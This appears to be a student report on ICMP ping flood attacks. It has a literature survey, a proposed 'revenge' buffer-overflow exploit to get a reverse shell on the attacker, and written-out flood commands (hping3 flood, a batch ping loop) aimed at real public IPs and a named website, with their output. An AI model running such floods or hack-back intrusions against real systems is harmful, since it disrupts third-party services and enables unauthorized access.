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**IMPLEMENTATION OF AN ICMP ATTACK AND
DEMONSTRATING A REVERSE ATTACK BY ACCESSING
REVERSE SHELL THROUGH AN EXPLOIT**

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ABSTRACT

ICMP or Internet Control Message Protocol is an error-reporting protocol network devices like routers, use to generate error messages to the source IP address, when network problems prevent delivery of IP packets. An ICMP flood attack also known as a ping flood, is a denial-of-service attack in which the attacker attempts to overwhelm a targeted device with ICMP echo-request packets, causing the target to become inaccessible to normal traffic. When the attack traffic comes from multiple devices, the attack becomes a DDoS or distributed denial-of-service attack.

INTRODUCTION

ICMP (Internet Control Message Protocol) flood, also known as Ping Flood is a common Denial of Service (DoS) attack in which an attacker takes down a victim's computer by overwhelming it with ICMP echo requests, also known as pings. The attack involves flooding the victim's network with request packets, knowing that the network will respond with an equal number of reply packets.

Ping Flood Attack is one of the oldest known network attacks, and its aim is to saturate the network with ICMP traffic. The Ping attack can exhaust the target server's bandwidth and computing resources. This project focuses on the different aspects of ICMP, which includes how to simulate an attack and to perform a counterback.

The objectives of this project are divided into two parts. Firstly, we demonstrate an ICMP attack. After the demonstration, we provide a solution by presenting an algorithm that detects when the victim system is under attack and carries out a reversal attack by manipulating an exploit in the attacker's system in the same network and gaining access to the

reverse shell which gives the target user the power to stop the attacker and thus defend its system.

LITERATURE SURVEY

Reference No.	Name of algorithm/model/system	Dataset used	Brief description about model/system	Parameters influencing the performance of the model	Advantages of the model/system	Limitations of the model/system
1	Simulating Denial of Service attack and Distributed Denial of Service Attack (DDoS) through utilization of standalone machine and multiple machines respectively.	The analysis is based on the average response time, traffic received, traffic sent, upload and download response times.	The analysis is studied by conducting an experiment which is based on the comparison of three scenarios. A healthy and functional network is presented in the first scenario where as the second and third scenario focuses on attacking the first network by simulating Denial of Service attack and Distributed Denial of Service Attack (DDoS) through utilization of standalone machine and multiple machines respectively.	Response Time, Traffic, Upload Response Time	Works fine on small datasets.	Every case in the scenario presented was an unguarded one. There were no prior modes of network security enforced and hence, these results can't be generalized to all networks.

2	<p>Brief outline of DDoS attacks and its constituents, primarily the ICMP Protocol. Along with it an algorithm was proposed to carry out DDoS attack based on ICMP Flooding technique.</p>	Traffic	<p>ICMP Flood is said to happen when an attacker makes use of a botnet to send large amounts of ICMP packets to the target server in an attempt to exhaust any available bandwidth and prevent access to the legitimate user. For this attack to be performed the 'ping' command is used. This command is given to check the connectivity between devices. However, this command can be given with different variables to make the ping larger in size and occur more often. This would initiate traffic in the system and will finally lead to utilization of available system bandwidth.</p>	Traffic delay	Really effective in determining the	<p>The impact of these attacks are based on system administrators efficiency. As administrators stay on top of patching vulnerabilities and optimizing the performance of business systems ,the potential harm of a simple DoS attack is relatively minor.</p>
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3	<p>1 In this paper, they have proposed an enhancement scheme to ITraceCP by performing dynamic probability adjustment against hop distance.</p>	<p>We carried out simulations on wired and wireless adhoc</p>	<p>In this paper, we proposed an enhancement scheme to ICMP Traceback with Cumulative Path (ITrace-CP) by performing dynamic probability adjustment against hop distance. Simulations were carried out on wired networks showing performance efficiency improvement of up to 190% and 143%, compared to ITrace-CP, for path lengths of 15 and 20 hops respectively.</p>	<p>Adjusted traffic overhead.</p>	<p>The maximum performance efficiency improvement of the enhanced scheme over the core ITrace-CP was 192%, 138%, 190% and 143%, for attack paths of 5, 10, 15 and 20 hops respectively (achieved at exponent value of 2).</p>	<p>Cannot be generalised.</p>
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4	Random Early Detection (RED) is earliest detection of DDoS attacks in packet-switched networks.	Flooding Attack services.	This paper surveys with the emerging research on various methods to identify the legitimate/ illegitimate traffic on the network. Here, the focus is on the effective early detection scheme for distinguishing Distributed Denial of Service (DDoS) attack traffic from normal flash crowd traffic.	Packet Size, Flow duration, Flow per time interval.	Maximum Entropy and Flash Events techniques showed very high accuracy.	Information Distance Measurement and Performance Increment Feature showed lower accuracy .
5	Intention-driven ICMP traceback model.	Traffic	Some traceback approach has been proposed to traceback source of attack. One of these methods is Intention-driven iTrace which is the working base of the ICMP traceback. By this method, it will be possible to increase effective ICMP traceback messages which can provide useful information to the victim in tracing source of attack.	Delay	Better speed of delivering results and accuracy is exemplified as compared to previous results.	False positive iTrace message which can not provide useful information to locate the attacker has been decreased about 13.5% in proposed model.

6	ICMP Policy Analysis for firewalls using Active Probing	ICMP packets	Investigate the tolerance of ICMP intended for all AS across the world in addition to DNS server information, which is operational within AS. This is to confirm whether ICMP response packets are received or not by transmitting probing packets to the DNS server	Number of ICMP packets determine the response of the server	Helps find out if ICMP response packet has been received normally from the DNS server	Through the method A large proportion of AS do not permit ICMP packets, but 32% of As are exposed to the ICMP vulnerability. Along with that the results showed that former studies targeting the 32%V of AS that does filter ICMP packets have feasibility. However due to majority if it not being vulnerable and are filtering ICMP packets hence a more viable method must be selected.
7	ICMP Protocol to detect covert channels	The analysis is done based on the ICMP message size and content, number of Echo Replies for given Echo Requests, number of ICMP messages	To discover the covert channels through various steps such as analyzing the ICMP message shape and content. Attacking covert channels occurs when the communication of information between two parties is secretly done via a chain which is not intended for the sending of information	ICMP message size, number of Echo Reply message for given Echo Request, number of ICMP messages	Stops using the resources to send secret data, keeps a check on data leakage, prevents installation, distribution and control of malicious software and prevents bypassing of security devices like firewalls.	The experiment observed some false positives due to change in size of the ICMP messages.

8	Method to measure available network bandwidth using the Internet Control Message Protocol (ICMP)	Frequency, clock resolution	A new available bandwidth measurement method based on the measurement algorithm of ImTCP, an inline network measurement method. The method transmits ICMP ECHO packets with timings based on the ImTCP.	The system depends on frequency, clock resolution to determine the bandwidth of a given network.	Proposed method can measure the bandwidth much faster and require less amount of data to calculate the same, solves the limitations inherent to ImTCP	proposed method suffers from tracking delays when there is a change in available bandwidth
9	An IP traceback protocol for tracing RDoS attacks by employing an ICMP Caddie message scheme	Traffic	Traceback process is multi-phased. In the first he victim identifies the Caddie messages received and then identifies the source of the flooding packets: the reflector.	Delay, traffic, bandwidth	Method is secured, automized and effective.	Maximum number of hops closes to 25 before reaching Internet MSS, Caddie ring, timer and message attacks can occur.

10	ICMP Based Malicious Attack Identification Method for DHCP	Traffic	Solution for detecting the abnormal DHCPREQUEST originated by malicious users in a period of time in order to prevent denial of service to normal users. The detection criteria are based on identifying the validity of the requester using ICMP echo service.	DHCP Server	The presented method is not only able to solve existed problems but is also applicable for implementing in production systems.	Attacker might attach their DHCP server, Rouge DHCP server, to provide network configuration parameters to normal users. The attacker could assign IP address of their own computer as default gateway parameter. Thus, an attacker is able to capture, modify, and analyze every packets such as privacy information, instant messaging and secret password that sent from attacked device to the network
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11	IP Traceback in Wireless Mesh Networks	Wireless Mesh Networks IEEE 802.11s (WMNs)	<p>Main objective is to counter the threats faced due to IP spoofing by realising a forensic analysis of the Internet traffic and to permit tracing back to the correct source through the IP traceback mechanisms.</p> <p>It uses the private and secure ICMP message to register the whole trace of the attack path. The main goal is to trace the whole attack path to the routers level.</p>	<p>Time Released Key Chains scheme (TRKC) which enables each router to generate a sequence of keys from a random seed.</p> <p>the traceback process, private and secure message exchange, synchronisation and matching process.</p>	<p>The IP traceback uses the private and secure ICMP message to register the whole trace of the attack path.</p> <p>The procedure of tracing the attack path is founded on gathering the whole trace in just one signalling message.</p>	<p>This suggested methodology cannot handle fragmentation which is done to allow packet transfer over networks so that the resulting pieces can pass through a link with a smaller maximum transmission unit (MTU) than the original packet size.</p> <p>Also, it does not work with IPv6 and is not compatible with IPSec.</p>
12	Do ICMP Security Attacks Have Same Impact on Servers	Microsoft's Windows Server and Apple's Mac Server OS	We also test impact of ICMP attacks on two different popular server OS namely, Windows Server 2012 R2 and Apple's Mac OS X Server LION on same hardware platform i.e. Apple's Mac Pro platform.	Processor utilization, memory utilization and HTTP transactions	It is highly effective in comparing the performance between Microsoft's Windows Server OS 2012 R2 and MAC LION OS.	Both server OS need to deploy more efficient protection mechanisms especially against ICMP based Cyber attacks without depending on external security devices.

13	Detecting ICMP Rate Limiting in the Internet	Commercial Routers	Rate limiting to ICMP traffic, if undetected, could distort measurements and create false conclusions. FADER, a new algorithm is proposed that can identify rate limiting from user-side traces with minimal new measurement traffic	Path performance, outages, carrier-grade NAT deployment, DHCP churn and topology	It is very accurate at detecting rate limits when probe traffic is between 1 and 60× the rate limit.	Only a tiny fraction (0.02%) of Internet blocks are ICMP rate limited up to 0.39 pings/s per /24.
14	IDS using mitigation rules approach to mitigate ICMP attacks	Live private data	This study proposes the Intrusion Detection System (IDS) with the mitigation rules approach to mitigate the ICMP attack. The mitigation rules are developed specifically to mitigate the ICMP attack and to suppress the number of false alarms.	Network bandwidth, memory utilization, traffic analysis	Experimental result shows that deployment of mitigation rules is 63.95% efficient to mitigate the ICMP attack compared to the original Snort rules	Does not work with IPv6.
15	A Novel Traceback Approach for Direct and Reflected ICMP Attacks	ICMP Packets	This study proposes a novel traceback approach to locate the source of ICMP flooding attacks, direct and SMURF attacks. This is the first traceback system that allows the location of the	Network bandwidth, memory utilization.	This approach achieves an accurate traceback using few attack packets compared to existing approaches and without bandwidth overhead	There is no coexistence between ICMP marking system and applications using the ICMP echo messages.

			source of reflected attacks			
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PROPOSED METHODOLOGY FOR PREVENTION

The proposed solution for this objective is to provide a program that enables the victim to gain access to a reversal shell by utilising an exploit in the attacker’s program.

In this paper, buffer overflow is the exploit used. Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs. Buffer overflow is a condition where the program writer forgets to do a bounded check on the buffer size and this allows the attacker to put more data than what the buffer can hold. This data then spills up to adjoining memory areas.

For this paper, we shall use a scenario where the attacker has an application which is not efficiently secured. When the attacker carries out the ICMP attack, the victim is initially affected.

According to our proposed methodology, the victim realises it is under attack by comparing and recognizing the response time . After which the victim system tries to carry out a ‘revenge attack’. Firstly, it utilizes the buffer overflow exploit since an insecure application is available.

Using this exploitation, the victim gets access to the attacker’s reverse shell. A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. Upon this scenario, it has the power to shut down the attacker.

CONCEPTS USED WITHIN THE PROJECT


Ping request:

The Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by network devices, including routers, to send error messages and operational information indicating success or failure when communicating with another IP address.

Ping requests are used to test the connectivity and maintain the connection of two systems by measuring the round-trip time, from when the ICMP echo request has been sent till the time an ICMP echo reply is received.

ICMP type 8, Echo request message

ICMP type 0, Echo reply message



ICMP ping floods:

ICMP flood attack is based on sending a lot of packages to a server, this attack uses ICMP Echo Request (ping) packets. This attack is most

effective by using the flood option of ping which sends ICMP packets as fast as possible without waiting for replies, and generally this attack can consume both outgoing and incoming bandwidth, since the victim's servers will often attempt to respond with ICMP Echo Reply packets. This attack is a successful DoS attack if the attacker has more bandwidth than the victim, but it will create a slowdown of the server in other cases.




Figure 8: ICMP flood

Types of Ping Attacks:

Attacks can be broken down into three categories, based on the target and how its IP address is resolved.

- **A targeted local disclosed ping flood** targets a single computer on a local network. An attacker needs to have physical access to the computer in order to discover its IP address. A successful attack would result in the target computer being taken down.
- **A router disclosed ping flood** targets routers in order to disrupt communications between computers on a network. It is reliant on the

attacker knowing the internal IP address of a local router. A successful attack would result in all computers connected to the router being taken down.

- **A blind ping flood** involves using an external program to uncover the IP address of the target computer or router before executing an attack.




Figure 9: ICMP attack

A simple yet effective attack:

Requires three machines:

- 1) Windows 8.1 current machine
- 2) Kali linux is attacker
- 3) Windows XP

The command used is

```
Hping3 -flood -v -I etho <IP address>
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-flood push into flood mode

-v for verbose

-i for interface, here it is etho

To stop the flood, enter ^C

Ping <IP address> - t - I <PACKET SIZE IN BYTES>

Creating these ping commands on .bat file allows all commands to be executed without the user entering them one by one. This allows an attack to be executed on one click without any input from the attacker or victim.

Buffer Overflow:


A buffer is a temporary area for data storage. When more gets placed by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding.

This overflow usually results in a system crash, but it also creates the opportunity for an attacker to run arbitrary code or manipulate the coding errors to prompt malicious actions.

There are two types of buffer overflows: stack-based and heap-based. However we are making use of only stack-based buffer overflow for this project.

Stack buffer overflow can be caused deliberately as part of an attack known as stack smashing. If the affected program is running with special privileges, or accepts data from untrusted network hosts (e.g. a web server) then the bug is a potential security vulnerability.

If the stack buffer is filled with data supplied from an untrusted user then that user can corrupt the stack in such a way as to inject executable code into the running program and take control of the process. This is one of the oldest and more reliable methods for attackers to gain unauthorised access to a computer.




Identifying attack:

How do you know if your website just went down because of a DDoS attack? There are a few symptoms that are a dead giveaway. Usually, the

HTTP Error 503 described above is a clear indication. However, another sign of a DDoS attack is a very strong spike in bandwidth. You can view this by logging into your account with your web host and opening **Cpanel**. Scroll down to the **Logs** section and select **Bandwidth**.

A normal bandwidth chart for the last 24 hours should show a relatively constant line, with the exception of a few small spikes. However, a recent disproportionate spike in bandwidth that remains high over an hour or more is a clear indication that you're facing a DDoS attack against your web server.



TO SEND MULTIPLE PING PACKETS OF VARIABLE SIZES


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:loop  
ping 72.14.255.255 -l 65500 -w 1 -n 1  
goto :loop
```

TO OVERFLOW ONE SPECIFIC WEBSITE WITH PING PACKETS

```
cd..  
ping groot646.weebly.com  
ping 199.34.228.53 -t -l 1000
```

```
ping 199.34.228.53  
ping 199.34.228.53 -t -l 1000
```

RESULTS AND DISCUSSION

A screenshot of a Windows PowerShell window with a dark blue background. The window title is "Windows PowerShell". The terminal output shows the results of a ping command to the IP address 199.34.228.53. It displays four individual replies with their respective byte sizes, times, and TTL values. Below this, it shows the ping statistics for the same IP, including the number of packets sent and received, the loss percentage, and the approximate round trip times in milliseconds (minimum, maximum, and average). Finally, it shows the results of a continuous ping command with a packet size of 1000 bytes, displaying three replies.

```
Windows PowerShell  
Pinging pages-wildcard.weebly.com [199.34.228.53] with 32 bytes of data:  
Reply from 199.34.228.53: bytes=32 time=287ms TTL=52  
Reply from 199.34.228.53: bytes=32 time=274ms TTL=52  
Reply from 199.34.228.53: bytes=32 time=313ms TTL=52  
Reply from 199.34.228.53: bytes=32 time=331ms TTL=52  
  
Ping statistics for 199.34.228.53:  
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
    Approximate round trip times in milli-seconds:  
        Minimum = 274ms, Maximum = 331ms, Average = 301ms  
  
Pinging 199.34.228.53 with 1000 bytes of data:  
Reply from 199.34.228.53: bytes=1000 time=283ms TTL=52  
Reply from 199.34.228.53: bytes=1000 time=267ms TTL=52  
Reply from 199.34.228.53: bytes=1000 time=304ms TTL=52
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Command Prompt
Microsoft Windows [Version 10.0.18362.836]
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C:\Users\hopping>pingroot646.weebly.com

Pinging pages-wildcard.weebly.com [64:ff9b::c722:e435] with 32 bytes of data:
Reply from 64:ff9b::c722:e435: time=369ms
Reply from 64:ff9b::c722:e435: time=375ms
Reply from 64:ff9b::c722:e435: time=349ms
Reply from 64:ff9b::c722:e435: time=371ms

Ping statistics for 64:ff9b::c722:e435:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 349ms, Maximum = 375ms, Average = 366ms

C:\Users\hopping>ping 199.34.228.53 -t -l 1000

Pinging 199.34.228.53 with 1000 bytes of data:
Reply from 199.34.228.53: bytes=1000 time=374ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=424ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=379ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=369ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=481ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=529ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=369ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=384ms TTL=40
Reply from 199.34.228.53: bytes=1000 time=366ms TTL=40
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
Ping statistics for 199.34.228.53:
    Packets: Sent = 36, Received = 36, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 364ms, Maximum = 520ms, Average = 383ms
Control-C
C
C:\Users\hopping>
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```
Command Prompt - test.exe
Microsoft Windows [Version 10.0.17763.805]
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C:\Users\ACER>cd Desktop

C:\Users\ACER\Desktop>cd NS-Project

C:\Users\ACER\Desktop\NS-Project>test.exe
Socket created.
Waiting for incoming connections...
New connection , socket fd is 292 , ip is: 127.0.0.1 , port : 63840
127.0.0.1:63840 0 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab R APP_PROFILE_STRING-Internet Explorer
